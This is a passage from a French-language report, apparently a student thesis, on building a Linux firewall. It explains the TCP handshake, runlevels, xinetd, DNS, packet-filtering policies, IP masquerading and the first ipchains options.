b) Si le serveur reçoit ce paquet et s'il offre le service correspondant, il envoie un paquet SYN-ACK avec le numéro de séquence 'y' et le numéro d'accusé de réception 'x + 1'.

c) Le client qui a reçu ce paquet émet donc un paquet ACK avec l'Acknowledgement Number 'y + 1'.


La connexion est à ce moment établie pour le client et dès que le serveur reçoit ce paquet, il sait aussi que la connexion est établie. À partir d'ici, les deux correspondants n'envoient que des paquets dont le flag ACK est mis et le flag SYN pas.

En mots plus clairs :

a) D'abord, le client exprime le désir qu'il veut se connecter au serveur.

b) Celui-ci répond qu'il a bien reçu la demande du client et confirme que le client a bien le droit de se connecter au service correspondant.

c) Le client confirme qu'il a reçu la réponse du serveur et la connexion est établie.



La connexion étant établie, le transfert de données peut se faire. Le protocole TCP utilise le mécanisme de la fenêtre coulissante (`sliding window`), appliqué sur les octets et non pas sur les paquets pour être plus efficient (voir plus haut).
Les champs `Sequence Number` et `Acknowledgement Number` assurent que tous les paquets arrivent à destination. Un paquet est retransmis automatiquement si le serveur s'aperçoit que le client émet plusieurs fois un paquet qui indique qu'il attend une suite d'octets donnée. (Exemple : le serveur reçoit 3 fois un paquet dont le n° d'accusé vaut 303 ➔ il réémet le paquet qui contient comme premier octet l'octet n° 303).

La libération de la connexion peut se faire de deux façons : la libération normale ou la libération d'interruption (ou libération brutale).
La première situation est celle où un des deux correspondants indique qu'il n'y a plus d'informations à transmettre et émet un paquet FIN.

La deuxième est celle où le client émet un paquet RST (reset) contenant la primitive ABORT. Toute transmission est interrompue, les réceptions sont ignorées et les tampons (buffers) sont vidés des deux côtés. Le serveur émet encore un paquet avec la primitive TERMINATE et un code qui représente la raison de la libération brutale.

Runlevel-Manager

Après être démarré, Linux a déjà démarré un certain nombre de services (démons) que vous pouvez définir manuellement à l'aide du « Runlevel-Manager » ou en éditant les fichiers de configuration. Un *Runlevel* décrit le démarrage du système ou son état pendant son activité. Ils sont numérotés de 0 à 7.

0 : tâches exécutées avant l'arrêt du système
1 : tâches exécutées au passage dans le mode 'single-user'
2 : état normal, NFS est désactivé
3 : état normal
4 : réservé pour la définition d'un nouveau `Runlevel` par l'utilisateur
5 : état normal, mais `xdm` (X Window Display Manager) est actif ➔ rend possible le login graphique
6 : tâches exécutées avant le redémarrage du système

Le *Runlevel* par défaut peut être défini dans le fichier `/etc/inittab`. C'est un fichier de configuration ; le père de tous les processus, `init`, lit ce fichier chaque fois que l'ordinateur démarre. Pour un firewall, le *Runlevel* 2 est le meilleur choix. Nous pouvons donc éditer le fichier `/etc/inittab` et remplacer la ligne


```
id:5:initdefault
```

par la ligne


```
id:2:initdefault
```

Ensuite, nous pouvons regarder de plus près quels services sont démarrés par le passage dans le *Runlevel* 2. Pour cela, je préfère utiliser le programme *Runlevel-editor* de KDE.
Il est aussi possible d'éditer les fichiers de configuration dans le répertoire `/etc/rc.d`. Le fichier /etc/rc.d/rc2 est donc le fichier où est défini quels services sont démarrés et lesquels sont arrêtés lors du passage dans ce *Runlevel*.
Un *Runlevel-Manager* est donc juste une interface graphique qui édite ces fichiers de configuration.

Voici un écran du *Runlevel-editor* de KDE :



Et le *Runlevel-Manager* original :



Description des services démarrés par le Runlevel 2

`ipchains` programme pour l'administration d'un firewall ; nous le verrons les détails plus loin

`iptables` un autre programme pour l'administration d'un firewall plus récent que `ipchains`

`network` s'occupe de la connexion de toutes les interfaces

`syslog` SYStem and kernel LOGger ; il permet de lire/effacer les buffers circulaires de messages (log, journal) du noyau

`keytable` ce service charge les différents « plans de boutons » pour le clavier

`random` init `/dev/random` script ; initialise et sauvegarde des informations pour le démarrage et l'arrêt du système

`apmd` Advanced Power Management Daemon ; il permet de surveiller tout ce qui est en relation avec l'alimentation électrique du système. Il peut exécuter des commandes quand certains événements arrivent, par exemple alerter les utilisateurs quand la batterie est faible.

`sshd` Secure SHell Daemon ; c'est un démon qui donne un terminal virtuel à distance. Des utilisateurs externes peuvent alors faire un login sur notre machine et ils disposent d'un terminal virtuel qui leur permet d'exécuter des commandes. Il doit remplacer les démons moins sûrs comme telnet, rlogin et rsh qui permettent de faire la même chose.

`lpd` Line Printer Daemon; il s'occupe de la communication avec l'imprimante

`isdn` nécessaire si vous avez une connexion ISDN

`pppoe` C'est un client pour PPPoE (Point-to-Point Protocol over Ethernet). Il fournit une connexion PPP à travers Ethernet. Il encapsule des trames PPP de la couche liaison dans des trames Ethernet.

`sendmail` S'occupe de la transmission de messages e-mail

`gpm` C'est un utilitaire qui permet de faire le cut and paste (copier et coller) et s'occupe de la gestion de la souris dans une console virtuelle

`crond` CRON Daemon ; démon permettant de lancer des commandes différées

`xfs` X Font Server; il alimente les serveurs d'affichage X Window System avec des polices de caractère

`anacron` démon qui exécute des commandes périodiquement. Contrairement à crond, il ne suppose pas que la machine soit allumée tout le temps et est il est plutôt utilisé pour exécuter des tâches chaque jour, semaine ou mois, alors que les tâches de cron s'exécutent normalement plus souvent.

`local` appelle le script `rc.local`. Il est exécuté chaque fois que l'ordinateur démarre. C'est souvent ici qu'on fait le setup du firewall.

xinetd

Pour expliquer xinetd (eXtended InterNET services Daemon), je vais d'abord présenter son prédécesseur : `inetd`

inetd classique

`inetd` n'est pas seulement utilisé pour démarrer des services (comme FTP, par exemple), il contrôle en plus les connexions. Ensemble avec le programme `tcpd`, il vérifie sur base de l'adresse IP du client et des règles contenues dans les fichiers `hosts.allow` et `hosts.deny` si la connexion peut être établie. Ce mécanisme est aussi communément appelé `tcp_wrapper`.

xinetd

`xinetd` donne les mêmes possibilités qu'`inetd`, mais il y a encore quelques fonctionnalités qui ont été ajoutés. Il permet, par exemple, de limiter le nombre de connexions à un service et le nombre de connexions en parallèle venant d'un seul client. Un système de *logging* plus complet et la possibilité d'attacher un service à une (plusieurs) interface(s) externe(s) et non pas à une autre rendent `xinetd` plus sûr. Cette dernière possibilité a pour avantage qu'on peut offrir certains services aux machines du réseau interne, mais pas à l'extérieur sans modifier les règles du firewall.


DNS

Le « Domain Name Service » est une base de données distribuée, structurée sous la forme d'un arbre, utilisée surtout pour la conversion d'un nom symbolique en une adresse IP.

Structure des noms symboliques sous forme d'arbre

Chaque nœud de cet arbre porte un label qui l'identifie par rapport à son « parent ». Le parcours de la racine vers un nœud est appelé le nom de domaine de ce nœud. Dans l'exemple ci-dessous, `jobs.luxpoint.com` est un nom de domaine, ainsi que `fr` ou `lu`. Un domaine est la partie de l'arbre présente sou un nom donné. Le domaine `com` regroupe ainsi les noms de domaine `com`, `luxpoint.com`, `finances.luxpoint.com`, `jobs.luxpoint.com` et `hotmail.com`. Les adresses luxembourgeoises, donc celles qui se terminent par `.lu`, sont distribuées par « Restena ». L'organisation ICANN (Internet Corporation for Assigned Names and Numbers) s'occupe de la gestion des adresses internationales, comme `.com`, `.org`, etc.

En plus de l'adresse IP et le nom symbolique, chaque nœud peut contenir d'autres informations, comme le type de machine, le nom de la machine en charge du courrier de ce domaine, la durée de validité de cette information, etc.



L'utilité de cette structure hiérarchisée des noms d'hôtes est la possibilité de répartir les responsabilités entre les serveurs DNS : chaque serveur est responsable d'un certain domaine : il peut résoudre les noms symboliques de ses fils et connaît les responsables des nœuds inférieurs.

Une zone est la partie de l'arbre gérée par le même serveur, c'est-à-dire l'ensemble des noms symboliques qu'un serveur peut résoudre sans faire de requêtes auprès d'autres serveurs DNS.


Pour des raisons de performance, chaque requête et sa réponse sont stockées dans le *cache* du serveur DNS jusqu'à ce que la durée de validité soit écoulée. Les données de chaque zone sont aussi dupliquées sur plusieurs serveurs. Ainsi, il existe un serveur primaire pour chaque zone qui est responsable de l'édition d'un fichier de configuration de cette zone. Les serveurs secondaires sont des « miroirs » de ce serveur et contactent le serveur primaire régulièrement pour voir, à partir d'un numéro de série, si leurs informations sont encore à jour. Si ce n'est pas le cas, ils doivent télécharger la base de données du serveur primaire.

Traitement d'une requête d'un client

Il y deux modes possibles pour résoudre un nom symbolique : le mode itératif et le mode récursif.

Mode itératif


En mode itératif, le client doit s'adresser à plusieurs serveurs DNS pour résoudre un nom symbolique en une adresse IP. À chaque demande auprès d'un serveur, celui-ci précise s'il connaît l'adresse IP en question (il regarde d'abord dans son cache, ensuite dans sa base de données). Si oui, il la fournit, sinon, il retourne cependant une liste d'enregistrement d'NS (Name Server) plus proches du nom de domaine demandé. Le client doit alors choisir à quel serveur il va s'adresser ensuite. Ce mécanisme est répété jusqu'à ce que le nom symbolique soit transformé en une adresse IP ou lorsque le client doit constater que ce nom symbolique ne correspond à aucune adresse IP.



Mode récursif

En mode récursif, le client fait la demande seulement une fois. Si le serveur ne sait pas répondre directement, il adresse la requête vers un autre serveur qu'il suppose plus renseigné que lui-même, attend la réponse et la transmet au client.

Le mode récursif est le mode préféré. Le mode itératif est utilisé soit lorsque le client demande ce mode explicitement, soit quand le serveur de noms ne supporte pas le mode récursif.



5. Le filtrage de paquets

Le principe du filtrage de paquets est simple : le `kernel` analyse l'en-tête de chaque paquet qui traverse l'interface externe (modem, carte ethernet, …) au niveau de la couche Transport et de la couche Réseau et décide du « sort » de ces paquets. Les sorts les plus usuels des paquets sont :

ACCEPT consiste à accepter le paquet, il passe donc le firewall

DENY refuser le paquet et faire comme si le paquet n'avait pas été reçu. Un paquet refusé n'engendre donc pas de message d'erreur du type ICMP

REJECT rejeter le paquet. Le rejet est identique au refus, mais un message d'erreur du type ICMP `destination-unreachable` est transmis à l'émetteur du paquet

Cette analyse est *statique*, c'est-à-dire que les paquets antérieurs ne sont pas pris en considération. Le `kernel` (ou noyau) ne sait donc pas si une connexion a été établie ou pas.

Pour décider s'il va laisser passer le paquet et s'il doit envoyer un message d'erreur à la source de ce paquet, le noyau se base sur une liste de règles. Les données sur lesquels sont basées ces règles sont l'interface réseau par laquelle le paquet est arrivé ou sera transmis, les adresses émettrice et destinataire, le protocole utilisé, les ports en question, la direction dans laquelle le paquet est transmis (s'il arrive ou s'il va être émis), quelques flags du protocole TCP et les types des paquets ICMP.

Les paquets sont comparés successivement aux règles de la chaîne correspondante jusqu'à ce qu'une règle soit trouvée à laquelle le paquet correspond ou jusqu'à ce que la fin de la liste soit atteinte. Dans ce cas, la police est consultée pour décider du sort du paquet. La police (`policy`) est définie pour chaque chaîne et elle dit ce que le noyau doit faire du paquet (accepter, rejeter ou refuser) si aucune règle de la chaîne n'est appliquée. Dans un système sécurisé, la police dit normalement de rejeter tous ces paquets. Dans les chaînes figurent alors surtout les règles pour les paquets qui doivent être acceptés. Il est aussi possible d'accepter tous les paquets par défaut et filtrer ceux qui sont dangereux. Mais vu qu'il n'est pas évident de trouver toutes les règles qui filtrent les paquets non souhaités, de ne pas oublier une et de toujours reconfigurer le firewall quand les hackers ont trouvé une nouvelle méthode d'intrusion, la police DENY est le seul choix acceptable pour un utilisateur final.


Notre firewall va donc refuser tous les paquets par défaut. Les services que nous avons l'intention d'utiliser vont figurer comme des exceptions dans les chaînes de protection.

Par défaut, il y a trois listes de règles dans le noyau, ce sont les chaînes de protection ou simplement chaînes. Le noyau se base sur les règles définies dans ces chaînes pour décider du sort du paquet.

- La première chaîne est appelée `input` (entrée). Ce sont les règles qui seront appliquées aux paquets arrivants.
- La deuxième est appelée `output` (sortie). Elle contient les règles qui seront appliquées aux paquets sortants.
- Enfin, la troisième chaîne est appelée `forward` (transmission). Les règles de cette chaîne sont appliquées aux paquets entrant sur notre machine, mais qui doivent être redirigées vers une autre machine, comme c'est le cas pour les routeurs, par exemple.

D'autres chaînes que les trois qui sont prédéfinies peuvent être définies par l'utilisateur. Elles peuvent être « appelées » comme les sous-programmes d'un programme appelant quand une règle dit que si elle-même est confirmée, alors le `kernel` doit traverser une chaîne donnée. Les chaînes définies par l'utilisateur n'ont pas de `policy` ; si la fin d'une telle chaîne est atteinte, le noyau poursuit la comparaison du paquet aux règles suivant immédiatement la règle qui a appelée cette sous-chaîne. On peut alors dire au noyau de parcourir telle ou telle chaîne si le paquet est du type ICMP, une autre pour le protocole TCP et ainsi de suite. Pour cela, il faut y avoir une règle dans la chaîne `input`, `output` ou `forward` qui dit que si une règle donnée (p.ex. le paquet est du type TCP) est confirmée, alors la chaîne prédéfinie xy doit être exécutée. Le nom de la chaîne qui doit être exécutée remplace ainsi ACCEPT, DENY ou REJECT dans la règle appelant la chaîne non-prédéfinie.

L'ordre des règles est important. La première règle qui est vérifiée par le paquet est appliquée,



les règles restantes ne sont pas prises en considération. Si on veut refuser tous les paquets ICMP, sauf le ICMP `echo-request` et le ICMP `echo-reply` (qui sont utilisés pour le

ping), on ne doit pas placer la règle que tous les messages ICMP sont refusés avant les deux autres, sinon les deux autres ne seront jamais appliquées.

Si un paquet est rejeté (REJECT), le `kernel` efface le paquet et envoie un message d'erreur du type ICMP `destination unreachable` (code 11 : Communication interdite - filtrage) à l'émetteur du paquet. Un paquet refusé (DENY) n'engendre pas de message d'erreur.

- La première raison pour laquelle le refus est dans la plupart des cas mieux que le rejet est qu'un message d'erreur augmente le trafic sur le réseau. La plupart des paquets qui ne doivent pas être acceptés sont malfaisants et non issus d'un innocent qui veut se connecter à un service que vous n'offrez pas, il est donc justifié que nous ne voulons pas émettre un message ICMP à l'émetteur du paquet non accepté.
- La deuxième raison est que les réponses à ces paquets peuvent faire partie d'une attaque de déni de service (voir plus loin).
- Enfin, chaque réponse, même un message d'erreur peut donner des informations utiles, comme le type de système d'exploitation, à une personne malintentionnée.

Masquage d'IP

Le masquage d'IP (IP Masquerading) est typiquement utilisé dans un réseau local (LAN = Local Area Network) avec un serveur qui forme le firewall. Tous les paquets que les machines individuelles veulent transmettre à une machine extérieure au LAN passent par le serveur. Celui-ci reçoit les paquets et les retransmet vers la destination en remplaçant l'adresse IP de l'émetteur par sa propre adresse IP et le port utilisé par un port de son choix. Les paquets entrants de la machine extérieure au LAN sont redirigés vers la machine individuelle du LAN. Le serveur mémorise les en-têtes des paquets sortants, en particulier l'adresse IP et le numéro de port de l'émetteur original ainsi que le port qui remplace le port original, afin de pouvoir réécrire les en-têtes des paquets entrants qui en sont la réponse. Quand une machine du réseau local se connecte à un serveur sur Internet, ce dernier a l'impression que c'est en fait le firewall qui s'est connecté, tandis que du point de vue de la machine individuelle de notre réseau, la connexion est établie entre elle et le serveur extérieur. Pour implémenter le camouflage (= masquage) d'IP, les adresses IP du réseau privé doivent être attribuées aux machines du LAN en utilisant les adresses privées réservées par la RFC[1] 1597, ce sont les adresses `10.*.*.*`, `172.16.*.*` ou `192.168.*.*`. Les machines qui n'ont pas d'adresse IP officielle définissent le firewall comme passerelle.

Une façon très simple pour savoir si le camouflage est utilisé dans un réseau donné est de comparer les adresses IP des machines aux adresses privées réservées par la RFC 1597. Une adresse IP qui correspond à une des adresses plus haut (exemple : `172.16.24.227`) est camouflée. Les adresses qui ne correspondent pas à ces adresses réservées ne sont pas masquées.
Toutes les machines du réseau des salles informatiques du Centre Universitaire ont des adresses IP officielles, ils n'utilisent donc pas le masquage d'IP. Ainsi, l'ordinateur dont je dispose dans notre salle de classe a l'adresse IP `193.168.74.227`, mon adresse IP n'est donc pas masquée par un firewall.

[1] RFC signifie Request for Comments et forme une base de données de documents qui décrivent, spécifient, aident à l'implémentation, standardisent et débattent de la majorité des normes, standards, technologies et protocoles liés à Internet et aux réseaux en général.

L'avantage du camouflage d'IP est que la connexion Internet à tout le réseau ne nécessite qu'une seule adresse IP officielle : celle du firewall.

Le désavantage est que seuls les machines du LAN peuvent ouvrir des connexions. Cela implique que ces machines ne peuvent pas offrir des services et ne peuvent pas profiter de tous les services qui leur sont offerts dans Internet. Un exemple en est FTP (File Transfer Protocol). Ce protocole est utilisé pour télécharger des fichiers et dans le temps, c'était toujours le serveur qui initialisait la connexion (mode actif). Maintenant, la plupart des serveurs FTP acceptent aussi que le client initialise la connexion (mode passif). Pour plus de détails sur FTP, veuillez-vous référer à la section FTP du chapitre Attaques fréquentes et solutions possibles (page 49).

6. ipchains

Ipchains est un programme qui sert à administrer le filtrage de paquets dans les noyaux de Linux à partir de la version 2.1.102. C'est un programme, écrit en C, qui doit être appelé chaque fois qu'on veut ajouter une règle à une chaîne de protection. Les paramètres que nous donnons à ce programme définissent la règle et l'action à entreprendre si cette règle est vérifiée pour un paquet donné. Le kernel ne sauvegarde pas ces règles, elles doivent donc être entrées à chaque redémarrage du système d'exploitation.

Le plus pratique est donc d'écrire les règles dans un script qui sera exécuté automatiquement soit au démarrage du système, soit lors d'une connexion à Internet.

- Un script qui est exécuté au démarrage du système est applicable si la machine sur laquelle le firewall est installé possède une adresse IP fixe, comme c'est souvent le cas avec des connexions plus rapides.
- Si l'IP est par contre affectée dynamiquement, le deuxième choix (l'initialisation du firewall est effectuée lors de la connexion à Internet) est le seul applicable, car le script a, si c'est un bon script, besoin de connaître l'adresse IP de l'interface externe. C'est par exemple le cas pour les utilisateurs qui se connectent via modem à Internet.

L'ordinateur sur lequel le script va être installé a une adresse IP statique. Le coupe-feu sera alors initialisé lors du démarrage du système. Les détails sur l'appel du script sont décrits plus loin.

Les options d'Ipchains

-F [<chaîne>]

Cette option vide la chaîne <chaîne>. Si aucune chaîne n'est spécifiée, toutes les chaînes sont vidées. Typiquement, au début d'un script qui initialise un coupe-feu, il y aura la ligne :

```
ipchains –F
```

-P <chaîne>

